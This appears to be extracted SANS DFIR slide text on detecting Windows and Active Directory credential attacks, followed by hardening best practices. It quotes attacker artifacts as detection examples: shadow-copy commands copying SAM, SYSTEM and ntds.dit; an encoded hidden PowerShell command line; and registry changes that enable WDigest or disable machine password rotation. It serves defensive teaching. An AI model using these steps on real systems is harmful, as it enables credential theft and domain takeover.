• **VSSOwn.vbs** • **PowerShell** • **ntdsdump**

Stealing NTDS.DIT

```
CommandProcess: conhost.exe Pid: 141716
CommandHistory: 0x1b8f80 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 12 LastAdded: 11 LastDisplayed: 11
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x196970: vssadmin list shadows
Cmd #1 @ 0x1bd240: cd \
Cmd #2 @ 0x1b9290: dir
Cmd #3 @ 0x1bd260: cd temp
Cmd #4 @ 0x1b92b0: dir
Cmd #5 @ 0x19c6a0: copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy49\windows\system32\config\SYSTEM .
Cmd #6 @ 0x19c760: dir
Cmd #7 @ 0x19c780: copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy49\windows\system32\config\SAM .
Cmd #8 @ 0x19c830: copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy49\windows\ntds\ntds.dit .
Cmd #9 @ 0x1c1ab0: dir
```

**Don't allow Domain Admin accounts
to be compromised.**

Credential Attack Detection






computer
emergency
response
team

CERT-EU
for the EU institutions, bodies
and agencies

“As any pass-the-ticket attack, the attacker replays the golden ticket in a standard Kerberos protocol. Therefore, there is no clear indication of such attack in Windows logs.”

“Golden Ticket events may have one of these issues:
The Account Domain field is blank when it should
be DOMAIN
The Account Domain field is DOMAIN FQDN when it
should be DOMAIN.” –Sean Metcalf, adsecurity.org



As an example...

Kerberoasting
uses RC4
encryption
downgrade

(but almost no
one logs these
events)

Credential Attack Detection

Authentication Auditing

Mapping
Admin\$ Shares
PsExec
Scheduled
Tasks
VSSAdmin
RDP/VPN
activity

Tool Artifacts

New Services
Random File /
Host names
Code Injection
Crashes and
Security Alerts

Behavioral Analysis

Local Admin
Account Use
Domain Admin
Anomalies
Service Account
Anomalies
Workstation-
to-workstation
connections

Credential Attack Detection

Event logs are critical for detection

- Authentication events (EID 4624, 4762, 4648, 4720, etc.)
- New services (EID 7045)
- Application and Process Crashes
- Failed and anomalous SMB activity (EID 5140)
- AV / Security logs
- Domain Protected User security group logs 
 - Applications and Services Logs\Microsoft\Windows\Microsoft\Authentication
- Process tracking
 - Command line captures
 - PowerShell auditing

Credential Attack Detection: Pass the Hash

Event 4776, Microsoft Windows security auditing.

General Details

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0

Logon Account: Administrator

Source Workstation: jn5mFjAjPsFApn3v

Error Code: 0xC000006A

Keywords	Date and Time	Event ID
Audit Failure	4/3/2012 12:30:43 PM	4776
Audit Failure	4/3/2012 12:33:13 PM	4776
Audit Failure	4/3/2012 12:34:56 PM	4776
Audit Failure	4/3/2012 12:36:49 PM	4776
Audit Success	4/3/2012 12:39:34 PM	4776
Audit Success	4/3/2012 12:39:34 PM	4624

Event 4624, Microsoft Windows security auditing.

An account was successfully logged on.

Subject:

Security ID: NULL SID

Account Name: -

Account Domain: -

Logon ID: 0x0

Logon Type: 3

New Logon:

Security ID: S-1-5-21-100689374-1717798114-2601648136-1001

Account Name: SRL-Helpdesk

Account Domain: WKS-WIN732BITA

Logon ID: 0x174A094B

Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

Process ID: 0x0

Process Name: -

Network Information:

Workstation Name: 4y6jJ74CKqiNXccl

Source Network Address: 10.3.58.7

Source Port: 4508

Detailed Authentication Information:

Logon Process: NtLmSsp

Authentication Package: NTLM

Transited Services: -

Credential Attack Detection: PsExec and fgdump

Initiation of two near-simultaneous services by helpdesk account

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: PsExec
Service File Name: %SystemRoot%\PSEXESVC.EXE
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager
Logged: 10/2/2013 12:01:22 PM
Event ID: 7045
Level: Information
Keywords: Classic
User: ASGARD-HQ1920\helpdesk
Computer: Asgard-HQ1920

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: {E36EDA4D-C050-42E8-9220-5DB8B79AF8B8}
Service File Name: C:\Users\helpdesk\AppData\Local\Temp\servpw.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager
Logged: 10/2/2013 12:01:22 PM
Event ID: 7045
Level: Information
Keywords: Classic
User: ASGARD-HQ1920\helpdesk
Computer: Asgard-HQ1920

Security Setup Forwarded Events Applications and Subscriptions

Information 10/2/2013 11:58:46 AM Kernel-General 15 SYSTEM
Information 10/2/2013 12:00:00 PM EventLog 6013 N/A
Information 10/2/2013 12:01:22 PM Service Control Manager 7045 ASGARD-HQ1920\helpdesk
Information 10/2/2013 12:01:22 PM Service Control Manager 7045 ASGARD-HQ1920\helpdesk
Information 10/2/2013 12:11:52 PM Service Control Manager 7040 SYSTEM
Information 10/2/2013 12:15:47 PM Service Control Manager 7040 SYSTEM

Credential Attack Detection: LSASS Crash

**** Review and correlate your Anti-Virus logs ****

Event

Date: 5/27/2010 Source: Winlogon
Time: 1:02:06 AM Category: None
Type: Error Event ID: 1015
User: N/A
Computer: SANSFORE-2112

Description:

A critical system process, C:\WINDOWS\system32\lsass.exe, failed with status code c0000005. The machine must now be restarted.

For more information, see Help and Support Center at <http://go.microsoft.com/fwlink/events.asp>.

Application Event Log

Event

Date: 5/27/2010 Source: Microsoft Antimalware
Time: 1:01:29 AM Category: None
Type: Warning Event ID: 1006
User: N/A
Computer: SANSFORE-2112

Description:

Microsoft Antimalware has detected spyware or other potentially unwanted software.

For more information please see the following:
<http://go.microsoft.com/fwlink/?linkid=37020&name=HackTool:Win32/PWDump.A&threatid=2147617810>
Name: HackTool:Win32/PWDump.A
ID: 2147617810
Severity: Medium
Category: Tool
Path: file:C:\WINDOWS\LsaExt.dll;file:C:\WINDOWS

System Event Log

Credential Attack Detection: Capturing Command Lines

Event Properties - Event 4688, Microsoft Windows security auditing.

A new process has been created.

Subject:

Security ID: ██████████-DC\██████████
Account Name: ██████████
Account Domain: ██████████
Logon ID: 0x46068

Process Information:

New Process ID: 0x210
New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Token Elevation Type: TokenElevationTypeDefault (1)
Creator Process ID: 0x4e0

Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -enc cGFyYW0gKCRDb21wdXRlck5hbWUgPSAiLilzCRGaWxlUGF0aCA9ICluXEFwcGxpY2F0dmVudG9yeS5jc3YiKQ0KDQpnZXQtd21pb2JqZWNOIC1xdWVyeSAiU0VMRUNUICogRlW4zMI9Qcm9kdWN0IiAtY29tcHV0ZXUuYW1lICRDb21wdXRlck5hbWUgCANCnNvcnR0IFZlbnRvcjB8IA0Kc2VsZWNOlW9iamVjdCBQU0NvbXB1dGVyTmFtZSxWZW5kb3IsZXJzaW9uLENhchRpb24sRGVzY3JpcHRpb24sSW5zdGFsbERhdGUzSW5zdGFsbExvY2Fuc3RhbGxTb3VyY2UsUGFja2FnZU5hbWUgA0KZXhwb3J0LWNzdiAtcGF0aCAkRmlsZlWFwcGVuZCA=

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Event Properties - Event 4688, Microsoft Windows security auditing.

A new process has been created.

Subject:

Security ID: ██████████-DC\██████████
Account Name: ██████████
Account Domain: ██████████
Logon ID: 0xB4FF6

Process Information:

New Process ID: 0x620
New Process Name: C:\Windows\System32\ftp.exe
Token Elevation Type: TokenElevationTypeDefault (1)
Creator Process ID: 0x6bc

Process Command Line: "C:\Windows\system32\ftp.exe" -i -v -s:c:\temp\1.log

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Credential Attack Detection: Other Data Sources

- Registry changes
 - Disabled computer account pwd updates (Silver Tickets)
`SYSTEM\CurrentControlSet\Services\Netlogon\Parameters` →
`DisablePasswordChange=1`
 - Enabled WDigest credentials (post Win8.1)
`SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest`
→ `UseLogonCredential=1`
- Memory Analysis
 - Process injection
 - Loaded drivers
- Kernel-level security agent detections
- Behavioral Analytics

Credential Best Practices



Restrict and Protect Privileged Domain Accounts

- Reduce the number of Domain/Enterprise Admins
- Enforce multi-factor authentication (MFA) for all network and cloud admin accounts
- Separate administrative accounts from user accounts for administrative personnel
- Create specific administrative workstation hosts for administrators
- Use the **Domain Protected Users security group!**

Best Practices: Control Your Admin Accounts (2)

Limit Local Admin Accounts

- Don't give users admin
- Unique and complex passwords for local admin (LAPS)
- Deny network logons for local accounts

Audit account usage and monitor for anomalies




Image source: Local Administrator Password Solution <https://technet.microsoft.com/en-us/mt227395.aspx>

Best Practices: Control Your Admin Accounts (3)

Use a Tiered Administrative Access Model

- Administration of AD
- Servers and Applications
- Workstations and Devices




Image source:
Securing Privileged Access Reference Material by
Corey Plett (Microsoft)



- Audit and limit the number of services running as system and domain accounts
 - Utilize Group Managed Service Accounts
 - ... or regularly change and use long & complex passwords
- Upgrade to Windows 10 /Server 2016
 - Enable Credential Guard & Remote Credential Guard
- Force LSASS as protected process on legacy Win8.1
- Establish remote connections using network logon instead of interactive logon when possible

Best Practices: Reduce the Credential Attack Surface (2)

- Limit workstation to workstation communication
 - Restrict inbound NetBIOS, SMB traffic using the Windows Firewall
 - ... or VLAN segmentation of workstations
 - So many hack tools leverage SMB authentication
 - Is workstation to workstation RDP really necessary?
- Enable stricter Kerberos security
 - Disable LM & NTLM (force Kerberos)
 - Short validity for tickets
 - No account delegation

Increase Awareness of New Attacks

Chart by Benjamin Delpy: <https://goo.gl/1K3AC7>

	Primary			CredentialKeys				tspkg		wdigest		kerberos				livessp	ssp	dpapi	credman 6
	LM	NTLM	SHA1	NTLM	SHA1	Root	DPAPI	off	on	off	on	pass 1	PIN 4	tickets	eKeys				
	Windows XP/2003																		
Local Account								2											
Domain Account								2					5						
	Windows Vista/2008 & 7/2008r2																		
Local Account																			
Domain Account																			
	Windows 8/2012																		
Microsoft Account																			
Local Account																			
Domain Account																			
	Windows 8.1/2012r2																		
Microsoft Account									3		3								
Local Account									3		3	7							
Domain Account									3		3								
Domain Protected Users									3		3								
	Windows 8.1 vault for user's authentication																		
	PIN		Picture		Fingerprint														
	code	pass	gestures	pass	pass	pass													
Microsoft Account																			
Local Account																			

not applicable
 data in memory
 no data in memory

1. can need an unlock on NT5, not available with smartcard
2. tspkg is not installed by default on XP, not available on 2003
3. tspkg is off by default (but needed for SSO with remoteapps/ts), wdigest too
<http://technet.microsoft.com/library/dn303404.aspx>
4. PIN code when SmartCard used for native Logon
5. PIN code is NOT encrypted in memory (XP/2003)
6. When accessed/used by owner
7. When local admin, UAC and after unlock

FOR408
Windows Forensics
GCFA



FOR518
Mac Forensics



FOR526
Memory Forensics
In-Depth



FOR585
Advanced Smartphone
Forensics GASF



SANS DFIR

DIGITAL FORENSICS & INCIDENT RESPONSE

Materials from:



FOR508
Advanced Incident Response
GCFA

<http://dfir.to/FOR508>



FOR508
Advanced Incident Response
GCFA



FOR572
Advanced Network Forensics
and Analysis GNFA



FOR578
Cyber Threat Intelligence



FOR610
REM: Malware Analysis
GREM



SEC504
Hacker Tools, Techniques,
Exploits, and Incident Handling
GCIH



MGT535
Incident Response
Team Management



@sansforensics



sansforensics



dfir.to/DFIRLinkedInCommunity



dfir.to/gplus-sansforensics



dfir.to/MAIL-LIST